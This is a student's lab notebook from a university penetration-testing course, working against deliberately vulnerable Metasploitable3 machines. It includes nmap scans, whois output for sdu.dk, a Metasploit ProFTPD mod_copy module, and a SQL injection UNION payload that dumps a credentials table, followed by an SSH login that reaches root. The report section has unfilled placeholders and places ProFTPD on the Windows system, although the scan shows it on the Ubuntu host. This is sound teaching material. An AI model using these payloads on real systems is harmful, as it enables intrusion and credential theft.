# Exercise 1

Setup Kali VM and Metasploitable images on a simple open NAT

# Exercise 02

## 02a: Thinking About Threats

Based on the following articles
https://msrc.microsoft.com/blog/2023/09/results-of-major-technical-investigations-for-storm-0558-key-acquisition/
https://blogs.microsoft.com/on-the-issues/2023/07/11/mitigation-china-based-threat-actor/

### † How did they separate access & infrastructure according to data relevance & impact?

They perform background checks, have dedicated identifiable accounts, secure access workstations and MFA using hardware token devices. They prevent the use of email and other communication tools which can compromise machines with malware or keylogs. They use Just in Time and Just Enough Access policies. They added the helper APIs, but failed to update relevant endpoint validation. Developers in other teams assumed that this validation was always performed and thus the disconnect happened.

### † How do roles and personnel fit into this, and which role could policies and training play?

Lack of evidence because of log retention policies. Because of a disconnect between team roles and personnel, validation was not performed.

**Roles**
Specific employees like engineers have access to certain environments, such as the debugging environment. The third article cites the example of the Storm-0558 actor compromising a Microsoft engineer's corporate account, which had access to the debugging environment containing the crash dump.

**Training and Policies**
The fact that the crash dump, which should not have contained the signing key, was moved into a debugging environment indicates a lapse in adherence to policies or a lack of awareness/training. The third article points out that developers made an assumption about the validation libraries which turned out to be incorrect. Proper training and more explicit policies could potentially have prevented this oversight.

**Response to Incidents**
After the incident, Microsoft made several changes, indicating a proactive approach to learning from their mistakes and reinforcing the importance of policies and training. They addressed several identified issues like the race condition, prevention measures, detection enhancements, and updated libraries for validation.

# 02b Pentesting intro: Tutorial on Metasploit

## † Which advantages for penetration testing would you see in the different approaches? What is the best option?

**Network Address Translation (NAT)**

NAT allows the virtual machine to share the IP address of the host machine, while isolating the VM to its own internal network. The VM sends its traffic to the NAT service in VirtualBox, which then translates this traffic before sending it out to the physical network.

- Isolated environment: Since VMs are on their own internal network, any malicious activities remain contained within the VM and do not affect the physical network.
- Simple setup: No need to make extensive configurations.

**NAT Network**

Similar to NAT, but allows for multiple VMs to communicate with each other on a private internal network, as well as share the host's IP.

- VM-to-VM communication: Useful for setting up networks of multiple target machines or testing client-server interactions.
- Still provides a degree of isolation from the physical network.

**Bridged Networking**

The VM gets an IP address from the physical network, as if it was a distinct device within that network. This essentially bridges the virtual network with the physical network.

- Real-world scenarios: Since the VM is a part of the physical network, it can be used to simulate real-world attack scenarios.
- Direct access: Easier to test network defenses or intrusion detection systems as the VM can be directly targeted by other devices on the network or vice versa.

**Host-only**

VMs can communicate with the host machine and other VMs on the same host-only network. However, VMs cannot access the external network (internet).

- Maximum isolation: Useful for testing highly malicious software or tools without risking the external network.
- Controlled environment: Can simulate network interactions between the host and VMs without external interference.

### Which is the Best Option for Penetration Testing?

The best option often depends on the specific requirements of the test

**For a controlled, isolated environment**
Host-only networking is the way to go. This prevents any risk of the test affecting external systems.

**For testing real-world scenarios**
Bridged networking allows the VM to act as a real device on the physical network, making it useful for realistic testing.

**For multi-VM interactions**
NAT Network is beneficial to test interactions between multiple virtual devices.

**Commands to use to get IP in Linux & Windows**
ifconfig linux
ipconfig windows
will normally be under eth0

## † How does inspecting the ip configuration of a system help you with penetration testing? What is the security relevant aspect?

It does so by giving you info about all internet adapters, their protocols, their addresses, metrics, etc. etc.

- **IP Address**: Reveals network positioning and possible range for other devices.
- **Subnet Mask**: Offers clues on network segmentation and size.
- **Default Gateway**: Points to potential central targets, like routers.
- **DNS Servers**: Can be targeted for attacks like DNS poisoning.
- **DHCP Configuration**: Shows if the system is vulnerable to DHCP-based attacks.
- **Routing Table**: Helps in understanding traffic routing and potential pivoting points.

**Security Relevance**: IP configurations can disclose details about the network's structure, vulnerabilities, and misconfigurations. This information assists penetration testers in mapping, targeting weak points, and planning attacks.

**Created the payload and transferred using netcat file transfer**
Specific sysinfo, Ubuntu 14.04 with Linux kernel 3.13.0-24


**TASK: Is Metasploitable3 vulnerable to this exploit?**
Testing the vulnerability is simple as connecting to the metasploitable vm and accessing sysinfo, verifying if it's correct.
The vulnerability in this case, is an open nginx 8080 port, allowing us to connect.
Metasploitable3 is very vulnerable to this exploit as it's designed to be so.

It should close unused open ports, regularly update kernel and application versions, shut down unnecessary services and require validation before connection.
It's quite easy to trick someone to download malicious files through torrenting, limewire, linkin-park-in-the-end.exe etc.

# Further Questions

## † What is the practical use of this exercise? And why is the payloadworking in the way it is? How does this exercise relate to remote & reverse shells?

The practical use of this exercise is to see how easy it is to gain access to a vulnerable systems shell. The payload works how it does because

**Which folder are you in when you get the meterpreter prompt? And whatis the system-information?**
I am in the folder that the payload.efi was run at

## † As user and the owner of this system -- how would you mitigate this attack?

By not chmodding and running payloads which I don't know what are.

## † How does knowing usernames help an attacker/penentration tester?

It's a significant advantage as it allows you to brute-force passwords much faster and ensuring that you are actually on a user with specific permissions.

## † Using the meterpreter shell, check the output of the "arp" command. What do you find? Why could this information be relevant?

It displays internet-to-adapter address tables and when you're connected to a target machine, it shows the tables for that machine, which is very useful information when trying to penetrate.

## † Now lets be on the other side of the fence and investigate suspicious connections to our metasploitable server.

## † Which command can you use to see network status and connections?

netstat, ss, lsof etc.

## † Is there an anomaly or suspicious connection to our server? What makes it suspicious?

Unexpected source ip addresses, data transfers when you aren’t expecting any, HTTP traffic on an unexpected port etc.

# Exercise 03: General Assessment

## Finding information with whois

† **What do you learn about SDU's network? In the protocol, note the IP range.**

```
┌──(kali㉿kali)-[~]
└─$ whois sdu.dk
# Hello 130.226.87.130. Your session has been logged.
#
# Copyright (c) 2002 - 2023 by DK Hostmaster A/S
#
# Version: 5.1.0
#
# The data in the DK Whois database is provided by DK Hostmaster A/S
# for information purposes only, and to assist persons in obtaining
# information about or related to a domain name registration record.
# We do not guarantee its accuracy. We will reserve the right to remove
# access for entities abusing the data, without notice.
#
# Any use of this material to target advertising or similar activities
# are explicitly forbidden and will be prosecuted. DK Hostmaster A/S
# requests to be notified of any such activities or suspicions thereof.

Domain:                 sdu.dk
DNS:                    sdu.dk
Registered:             1997-10-09
Expires:                2023-12-31
Registration period:    5 years
VID:                    no
DNSSEC:                 Signed delegation
Status:                 Active

Registrant
Handle:                 ***N/A***
Name:                   Syddansk Universitet (University of Southern Denmark)
Address:                Campusvej 55
Postalcode:             5230
City:                   Odense M
Country:                DK

Nameservers
Hostname:               ns1.sdu.dk
Hostname:               ns2.sdu.dk
Hostname:               ns3.sdu.dk
```

```
NetRange:       20.33.0.0 - 20.128.255.255
CIDR:           20.36.0.0/14, 20.128.0.0/16, 20.40.0.0/13, 20.33.0.0/16, 20.48.0.0/12, 20.64.0.0/10, 20.34.0.0/
15
NetName:        MSFT
NetHandle:      NET-20-33-0-0-1
Parent:         NET20 (NET-20-0-0-0-0)
NetType:        Direct Allocation
OriginAS:
Organization:   Microsoft Corporation (MSFT)
RegDate:        2017-10-18
Updated:        2021-12-14
Ref:            https://rdap.arin.net/registry/ip/20.33.0.0
```

† **What is the whois information for nextcloud.sdu.dk ? What do you observe in comparison to the whois-information you gathered for [www.sdu.dk](http://www.sdu.dk).**

```
inetnum:        130.225.128.0 - 130.225.159.255
netname:        SDU-v4-POOL-01
country:        DK
geofeed:        https://info.net.deic.dk/deic-geofeed.csv
org:            ORG-SUI1-RIPE
admin-c:        UN61-RIPE
tech-c:         UN61-RIPE
status:         ASSIGNED PA
remarks:        Generated by DeiC on 2022-07-28 for more information contact netdrift@deic.dk
mnt-by:         DEIC-MNT
mnt-by:         AS1835-MNT
created:        2015-12-10T10:05:14Z
last-modified:  2022-07-28T11:50:21Z
source:         RIPE

organisation:   ORG-SUI1-RIPE
org-name:       Syddansk Universitet, IT-service
org-type:       other
address:        Campusvej 55
address:        5230 Odense M
address:        DK
mnt-ref:        AS1835-MNT
mnt-by:         AS1835-MNT
mnt-by:         DEIC-MNT
created:        2012-05-03T10:51:17Z
last-modified:  2022-01-28T14:00:25Z
source:         RIPE # Filtered

role:           DeiC Netdrift
address:        DeiC
address:        DTU Building 304
address:        2800 Lyngby
address:        Denmark
phone:          +45 35 888 222
fax-no:         +45 35 888 201
admin-c:        AMD2-RIPE
tech-c:         AMD2-RIPE
tech-c:         JF6044-RIPE
tech-c:         HUB10-RIPE
nic-hdl:        UN61-RIPE
mnt-by:         AS1835-MNT
mnt-by:         DEIC-MNT
created:        2008-11-24T13:12:55Z
last-modified:  2022-01-28T14:00:26Z
source:         RIPE # Filtered
abuse-mailbox:  abuse@cert.dk
```

```
NetRange:       130.225.0.0 - 130.244.255.255
CIDR:           130.228.0.0/14, 130.240.0.0/14, 130.232.0.0/13, 130.226.0.0/15, 130.244.0.0/16, 130.225.0.0/16
NetName:        RIPE-ERX-130-225-0-0
NetHandle:      NET-130-225-0-0-1
Parent:         NET130 (NET-130-0-0-0-0)
NetType:        Early Registrations, Transferred to RIPE NCC
OriginAS:
Organization:   RIPE Network Coordination Centre (RIPE)
RegDate:        2003-11-12
Updated:        2003-11-12
Comment:        These addresses have been further assigned to users in
Comment:        the RIPE NCC region.  Contact information can be found in
Comment:        the RIPE database at http://www.ripe.net/whois
Ref:            https://rdap.arin.net/registry/ip/130.225.0.0

ResourceLink:  https://apps.db.ripe.net/search/query.html
ResourceLink:  whois.ripe.net
```

[www.sdu.dk](http://www.sdu.dk) (IP: 20.105.224.27)

- This IP address is a part of the 20.33.0.0 - 20.128.255.255 IP range.
- It is registered under the Microsoft Corporation (MSFT) and is a part of the Microsoft Azure cloud platform.

- The organization's address is One Microsoft Way, Redmond, WA, 98052, US.

nextcloud.sdu.dk (IP: 130.225.156.61)

- This IP address falls within the range of 130.225.0.0 - 130.244.255.255.
- It is associated with the RIPE Network Coordination Centre which generally covers European regions.
- Further details from the RIPE database show that this IP address range is specifically associated with Syddansk Universitet, IT-service. The address is Campusvej 55, 5230 Odense M, DK (Denmark).

Comparison:

- Ownership and Management: The IP for www.sdu.dk appears to be managed by Microsoft Corporation (indicating that SDU's website may be hosted on the Microsoft Azure platform). On the other hand, the IP for nextcloud.sdu.dk is directly linked to Syddansk Universitet, suggesting that this service may be internally hosted or managed by the university itself.
- Geographical Presence: While Microsoft's address points to the US, the address for nextcloud.sdu.dk is local to Denmark.
- Purpose: The differentiation in hosting might suggest different purposes or strategies for these services. For instance, the main website (www.sdu.dk) might be on a cloud platform for scalability and global accessibility, while the Nextcloud instance (which might handle sensitive data like student information) could be hosted locally for better control and security considerations.

These distinctions can be significant when performing tasks related to cybersecurity, networking, or even just general IT strategy and decision-making. For instance, a vulnerability scan or penetration test might approach a Microsoft Azure hosted site differently than a locally hosted one. Furthermore, strategies for data backup, disaster recovery, and security would differ based on where and how services are hosted.

# Question: nmap

**Which tags would you use for:**

- † **Sending packets with specified ip options**
  The **-g** flag in Nmap allows you to set the source port of the packets. Another useful tag for setting IP options is **--ip-options.**

- † **Spoofing your MAC address**
  The **--spoof-mac** option in Nmap allows you to spoof your MAC address. You can either specify a specific MAC or let Nmap choose a random one.

# Comparing the tools

† **Compare your results from each of the previous activities in each question (e.g.,sparta vs nessus vs openvas). Take notes & discuss overlaps and differences in results, pros and cons, ease of use for each tool.**

Comparison: Sparta vs. Nessus vs. OpenVAS
Overlaps:

- All three tools can detect common vulnerabilities.
- Both Nessus and OpenVAS provide graphical user interfaces for vulnerability categorization.

Differences:

- Sparta: Used primarily during the initial stages of a penetration test.
- Nessus: Offers a comprehensive vulnerability scan, including compliance checks.
- OpenVAS: Open-source and offers similar depth as Nessus, but might have less frequent updates.

Pros & Cons:

- Sparta: Pros: User-friendly for reconnaissance. Cons: Doesn't offer as in-depth a vulnerability scan as the others.
- Nessus: Pros: Provides in-depth scans, is frequently updated, and has clear reporting. Cons: Can be expensive for the full feature set.
- OpenVAS: Pros: Open-source and customizable. Cons: Can be challenging to set up and might lag in updates.

Ease of Use:

- Sparta: Best for initial penetration testing phases.
- Nessus: Very user-friendly with clear reporting.
- OpenVAS: Requires a bit more experience with open-source tools but can provide comprehensive results.

Conclusion: Sparta is best for initial reconnaissance, Nessus offers comprehensive analysis for a price, and OpenVAS is a powerful open-source alternative. The best tool depends on the specific needs and budget of the user.


## † Collecting the Assessment Information

**(SKAL RETTES TIL OG MANGLER LIDT INFO)**

**Find possible vulnerabilities with metasploitable3 (both Windows and Ubuntu).State tools and resources used and then select 4 vulnerable services for each of the metasploitable VMs for which you document:**

### † Service, port number and version number, e.g., FTP 21 vxxxx

Metasploitable3 VMs' IP Address:



Port scan of 10.0.2.1

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p- 10.0.2.1
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-25 08:45 EDT
Nmap scan report for 10.0.2.1
Host is up (0.0048s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT   STATE    SERVICE VERSION
53/tcp filtered domain

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.70 seconds
```

Port scan of 10.0.2.4 (not open ports)

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p- 10.0.2.4

Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-25 08:54 EDT
Nmap scan report for 10.0.2.4
Host is up (0.000087s latency).
All 65535 scanned ports on 10.0.2.4 are in ignored states.
Not shown: 65535 closed tcp ports (conn-refused)

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.50 seconds
```

Port scan of 10.0.2.15

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p- 10.0.2.15

Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-25 08:57 EDT
Nmap scan report for 10.0.2.15
Host is up (0.00099s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT     STATE  SERVICE     VERSION
21/tcp   open   ftp         ProFTPD 1.3.5
22/tcp   open   ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux;
 protocol 2.0)
80/tcp   open   http        Apache httpd 2.4.7
445/tcp  open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp  open   ipp         CUPS 1.7
3000/tcp closed ppp
3306/tcp open   mysql       MySQL (unauthorized)
3500/tcp closed rtmp-port
6697/tcp open   irc         UnrealIRCd
8080/tcp open   http        Jetty 8.1.7.v20120910
8181/tcp closed intermapper
Service Info: Hosts: 127.0.1.1, UBUNTU, irc.TestIRC.net; OSs: Unix, Linux; CP
E: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 123.56 seconds

┌──(kali㉿kali)-[~]
└─$
```

† **Describe or explain at least one vulnerability that you found for thatservice, i.e., what is the underlying issue and what can be achieved?How severe is that issue? (You do not have to state how to exploit the vulnerability or go into technical details. We will look into this later btw.the intricate technicalities are mostly outside the scope of the course.) But make sure you describe what possible outcomes of the exploit are, what the impact for a real system were and how critical you would assess the issue due to the effects, i.e., argue for your assessment.**

**FTP - ProFTPD 1.3.5**

**Vulnerability:** ProFTPD 1.3.5 is known to have multiple vulnerabilities, including arbitrary file copying, directory traversal, denial of service attacks, and more. One of the significant vulnerabilities is the ability to copy arbitrary files due to an issue in the mod_copy module.

**Underlying Issue:** The mod_copy module allows users, even unauthenticated ones, to copy files from one location to another on the server without the need to transfer the data to the client and back. When not appropriately configured or patched, this can lead to unintended exposure of sensitive files.

**Possible Outcomes of the Exploit:**

- Unauthorized access to sensitive data: An attacker could potentially access configuration files, user data, or other confidential information.
- Manipulation of server data: Since files can be copied, it's possible to overwrite important files, leading to server misconfigurations or malfunctions.
- Prep for further attacks: Accessing certain files can provide insights into other services or configurations, making it easier to plan more targeted attacks.

**Impact for a Real System:** For an actual system, especially if it's a production environment, this can be catastrophic. Sensitive data exposure can lead to loss of customer trust, possible legal actions, or financial loss if payment or personal data is involved.

**Severity Assessment:** Considering the potential outcomes, I would assess this issue as Critical. Unauthorized data access can have lasting consequences, especially if the data pertains to customers or business-critical information. Even though technical exploitation details are beyond the course scope, understanding the severity and potential outcomes is crucial for proper risk management. Arguably, the ability for even unauthenticated users to exploit this makes it even more severe.

**Recommendation for Real-World Scenarios:** Immediate patching or update to a more recent, secure version of the software is highly recommended. If updating is not immediately feasible, consider disabling the mod_copy module or implementing strict access controls and monitoring.

† **For each of the vulnerabilities in the previous point, note the CVE and/orSource of information about the vulnerability for that version. Usingmetasploit's info command might help you here, if you want to go to the command line.**

**Exploit:** ProFTPD 1.3.5 Mod_Copy Command Execution

- Module: exploit/unix/ftp/proftpd_modcopy_exec
- Platform: Unix
- Privileged: No
- Rank: Excellent
- Disclosed: 2015-04-22
- Description: This module exploits the SITE CPFR/CPTO mod_copy commands in ProFTPD version 1.3.5. Any unauthenticated client can leverage these commands to copy files from any part of the filesystem to a chosen destination. The copy commands are executed with the rights of the ProFTPD service, which by default runs under the privileges of the 'nobody' user. By using /proc/self/cmdline to copy a PHP payload to the website directory, PHP remote code execution is made possible.

This vulnerability allows remote attackers to execute arbitrary code by leveraging the mod_copy module to copy files from the filesystem. This means attackers could potentially copy malicious files to places like the web directory, leading to web shells or other remote code execution opportunities.

# † Completing the Assessment

† **Create a final report, extending the collected information with an overall review of the security concerns in both the Metasploitable-3 Windows and Ubuntu3 systems, e.g., different criticality levels of the services (an overview of how bad the situation is) and which ones to to be prioritized when addressing security issues (a selection of the most relevant issues for prioritization). For this use a combination of the results from the tools that you used or one of the tools.**

**(SKAL RETTES TIL OG MANGLER LIDT INFO)**

**Security Assessment Report: Metasploitable-3 Windows and Ubuntu Systems**
**Executive Summary**

Our security analysis of the Metasploitable-3 Windows and Ubuntu systems has identified numerous vulnerabilities of varying criticality. Both platforms have services exposed that are vulnerable to potential cyber-attacks. This report provides an overview of our findings and offers a prioritization plan for addressing the identified security issues.
**Vulnerability Overview**
**Metasploitable-3 Windows System:**

FTP - ProFTPD 1.3.5:

- Criticality: High
- Description: Vulnerable to arbitrary file copying, directory traversal, and potential remote code execution.
- CVE: CVE-2015-3306

(Note: This is a sample. In a real-world scenario, you would list all identified vulnerabilities for each system.)

**Metasploitable-3 Ubuntu System:**
(Your analysis for Ubuntu would go here, including vulnerabilities, criticality levels, descriptions, and associated CVEs.)

**Criticality Assessment**

Critical:

- Could lead to system compromise, data breaches, or significant disruption of services. Requires immediate attention.
- Example: The vulnerability in FTP - ProFTPD 1.3.5 falls under this category due to the potential for remote code execution and data exposure.

High:

- May not lead directly to system compromise but could be exploited in conjunction with other vulnerabilities. Requires rapid response.
- (Potential examples from your scans would be mentioned here.)

Medium:

- Presents a risk, often exploitable under specific conditions. Addressing these should be scheduled but is less urgent.
- (Potential examples from your scans would be mentioned here.)

Low:

- Lesser impact or harder to exploit. Remediation can be planned and integrated into regular system maintenance schedules.
- (Potential examples from your scans would be mentioned here.)

**Prioritization for Addressing Security Issues**

FTP - ProFTPD 1.3.5 (Windows): Given the critical nature and potential for remote code execution, this should be addressed immediately.
...(List other vulnerabilities in order of priority based on the criticality assessment).

**Recommendations**


- Immediate Patching/Updating: All critical vulnerabilities should be patched or updated immediately to prevent potential breaches.
- Continuous Monitoring: Implement a continuous monitoring solution to identify and address new vulnerabilities that may emerge.
- Employee Training: Often, vulnerabilities can be exploited through social engineering. Regular employee cybersecurity training can help in preventing such breaches.
- Regular Security Audits: Regularly conducting security audits and vulnerability assessments ensures that the organization stays ahead of potential threats.

**Conclusion**

The Metasploitable-3 Windows and Ubuntu systems are vulnerable platforms used for training and should never be used in a production environment. Their vulnerabilities highlight the importance of continuous monitoring, regular patching, and proactive cybersecurity measures in a real-world scenario. It's essential to prioritize vulnerabilities based on their criticality to effectively address them and secure the system.

# Exercise 04: SQL Injection

**† Does it mean the MySQL server is protected against cyber attacks? From Kali, try: `mysql -h <METASPLOITABLE IP> -P 3306`**




Not necessarily. Restricting version enumeration is just one security measure. There could be other vulnerabilities, misconfigurations, or security flaws still present.

**† How could that protection look like?**
The protection might involve configurations that restrict information disclosure to unauthenticated users. This can be achieved through configurations in the MySQL server settings. It might also involve a firewall or Intrusion Prevention System (IPS) that detects and blocks such probes.


**† And what exactly would it protect against?**
Hiding the version number primarily protects against version-specific attacks. If an attacker doesn't know the version, they might have a harder time determining which exploits might work against that specific version. However, this won't stop determined attackers who might use other methods to determine the version or who might attempt to exploit the server blindly.

## Spying with SQL Injection


**†Please shortly discuss your opinion of this web server's configuration concerning directly listings.**
Directory listing should always be disabled for public-facing websites. Revealing the directory structure can give attackers insights into potential vulnerabilities, hidden files, or backup files that might be exploited.

**†What type of SQLi attack works? Can you explain why?**
The attack you're attempting is called a Boolean-based blind SQL injection. When you input conditions like `' OR 1=1;` if the system is vulnerable, it takes your input and constructs a query that always evaluates to true because 1=1 is a universally true condition. This typically works on systems where inputs are not sanitized or parameterized. In the absence of proper input validation, the raw input gets directly placed into the SQL query, leading to the injection attack.

When running the `' OR 1=1;` for instance when we go the IP though the webpage 10.0.2.15 and we will see an login page




From here with we can see that `' OR 1=1;` will give us some of the information that's in the database.




**†What is the # sign for? Can we generally assume it to do the trick?**
The `#` sign is used to comment out the rest of the SQL query. By including it, you're ensuring that whatever follows your injection will be ignored. In MySQL, the `#` is a single-line comment symbol. While it often works in the context of SQL injections against MySQL databases, other databases use different comment symbols (like `'--'` for SQL Server). So, you cannot universally assume `#` will always work; it's specific to the database in use.

**†Include four relevant username/password combinations in your report. What is the issue with the passwords in the database and what could be done to secure them?**
The problem with many passwords in databases is they may be stored in plaintext, making them easily readable if an attacker gains access. To secure passwords, one should:

- Hash passwords: Use strong cryptographic hash functions (like bcrypt or Argon2) to store password hashes instead of plaintext passwords.
- Use Salts: Combine passwords with a random value (salt) before hashing to ensure that the same passwords generate different hashes.
- Implement Strong Password Policies: Ensure users have long, complex passwords to prevent brute-force attacks.

**Welcome, ' OR 1=1 UNION SELECT null,null,username,password FROM users#**

| Username | First Name | Last Name | Salary |
|---|---|---|---|
| leia_organa | Leia | Organa | 9560 |
| luke_skywalker | Luke | Skywalker | 1080 |
| han_solo | Han | Solo | 1200 |
| artoo_detoo | Artoo | Detoo | 22222 |
| c_three_pio | C | Threepio | 3200 |
| ben_kenobi | Ben | Kenobi | 10000 |
| darth_vader | Darth | Vader | 6666 |

**Usernames and passwords**

| | |
|---|---|
| leia_organa | help_me_obiwan |
| luke_skywalker | like_my_father_beforeme |
| han_solo | nerf_herder |
| artoo_detoo | b00p_b33p |
| c_three_pio | Pr0t0c07 |
| ben_kenobi | thats_no_m00n |
| darth_vader | Dark_syD3 |
| anakin_skywalker | but_master:( |
| jarjar_binks | mesah_p@ssw0rd |
| lando_calrissian | @dm1n1str8r |

**†Which other problem allows you to get into the machine using ssh? How could this be prevented?**

The problem here is two-fold:


- Weak Passwords: If users have weak passwords and they are used for system authentication, an attacker can easily brute-force or guess them, especially if they're already exposed.
- SSH Access: SSH access to the machine is not restricted, and with the exposed credentials, it becomes a vulnerability.

To prevent unauthorized SSH access:


- Use Key-Based Authentication: Instead of password-based authentication, use cryptographic SSH keys.
- Restrict SSH Access: Only allow specific IP addresses or networks to access the SSH port.

- Implement Fail2Ban or similar: This will block IP addresses that show malicious signs such as too many password failures.
- Change the Default SSH Port: While this is considered security through obscurity, changing from the default port 22 can reduce the number of automated attack attempts.

When we run the command `ssh leia_organa@10.0.2.15` we will get the option to login and since we have the password from beforehand we now have access.




By running `groups` we can see that the user has root access, which means so do we since we have the login information for the user.




## Elevation of Privilege

**†Which are the individual issues that allowed us to go from a web interface to root access, and how would you address them as a server's operator to prevent them being exploited? Describe the issues you identified and try to come up with suggestions on how to fix them.**

- SQL Injection Vulnerability: The web interface did not validate or sanitize input which allowed for SQL injection.
    - Fix: Use prepared statements and parameterized queries. Validate and sanitize all user inputs.
- Exposed Usernames and Passwords: The database contained plaintext passwords which allowed for direct access to the system.
    - Fix: Store passwords as salted hashes using strong cryptographic algorithms. Regularly audit and monitor database access.
- Weak System Passwords: The exposed passwords were also used for system authentication.
    - Fix: Use strong, unique passwords for every system/service. Implement multi-factor authentication where possible.

- Elevated Privileges: The compromised users had sudo or wheel group permissions, allowing for privilege escalation.
    - Fix: Follow the principle of least privilege. Only grant users the minimum necessary permissions.
- Unrestricted SSH Access: The system allowed SSH access without restrictions.
    - Fix: Limit SSH access to specific IP addresses, use key-based authentication, and implement tools like Fail2Ban.

**†Can SQL Injection expose an otherwise inaccessible data base server?**
Yes, SQL injection can be used to expose and retrieve data from a database that might not be directly accessible from the outside. If an application interfaces with that database and is vulnerable to SQL injection, an attacker can manipulate the application's SQL queries to retrieve, modify, or delete data, even if the database itself is not directly exposed to the internet.

**†How likely do you think an attack scenario as presented here is?**
This scenario, while somewhat simplified for teaching purposes, represents a real and prevalent risk. Such vulnerabilities do exist in the wild, and there have been numerous instances of companies and platforms being compromised due to similar vulnerabilities and misconfigurations. The probability of this exact sequence of vulnerabilities existing on a well-maintained and updated system is lower, but even one of these vulnerabilities can lead to significant compromises. Proper system hardening, regular security audits, and continuous monitoring can mitigate such risks.

# Using our Foot in the Door for Access to Other Services

**†Is sudo necessary? What do we gain by using it?**
